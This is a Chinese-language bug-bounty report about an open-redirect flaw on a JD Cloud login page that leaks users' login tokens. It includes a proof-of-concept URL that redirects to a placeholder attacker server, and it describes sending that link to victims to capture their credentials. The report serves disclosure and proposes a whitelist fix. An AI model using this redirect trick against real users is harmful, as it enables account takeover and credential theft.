京东某站存在账户劫持漏洞

**漏洞类型**WEB漏洞—逻辑漏洞

**漏洞等级**


**漏洞详情**

1、发现方式：请尽量详细填写，流程/步骤/截图/重现方法等

<https://me.jdcloud.com/passport/?ReturnUrl=https%3A%2F%2Fme.jdcloud.com@xxx.xxx.xxx.xxx%2Fadmin%2F&clientId=824cd7bf40af4a2892e11d781533208f&lang=null>



访问页面登陆发现url参数携带跳转参数，随对其进行跳转测试，发现在跳转成功的同时，跳转到第三方页面会在请求中携带token和id两个参数,登录处存在URL跳转，这里可以利用这个跳转劫持登录用户的账户凭证




2、漏洞证明：请在这里提供利用证明及POC

[https://me.jdcloud.com/passport/?ReturnUrl=https%3A%2F%2Fme.jdcloud.com@xxx.xxx.xxx.xxx%2Fadmin%2F&clientId=824cd7bf40af4a2892e11d781533208f&lang=null](https://me.jdcloud.com/passport/?ReturnUrl=https%3A%2F%2Fme.jdcloud.com.xyz%2Fadmin%2F&clientId=824cd7bf40af4a2892e11d781533208f&lang=null)

这里搭配自己的服务器，完成劫持过程：


将跳转后的地址换成自己的服务器地址



通过vps上接收到参数

跳转的xxx.xxx.xxx.xxx需要提供https服务

将上面链接发送给用户，只要用户正常登录，服务器这边就能收到用户的登录凭证，可以通过收到的参数去登陆用户账户



因为无admin权限的账户

所以登录成功显示这个页面

漏洞危害

用户点击上面发送的ip链接就可以导致账户被攻击者登录利用任意的URL跳转的问题可以跳转到其他网站

3、修复方案：您觉得靠谱的解决方案是什么？

限制登录后的URL跳转范围，定义白名单.

注：一个完整的说明既能反映提交人的基础层次感也更有利于SRC的同学更快的处理漏洞，规范的报告还有机会获得漏洞加分哦~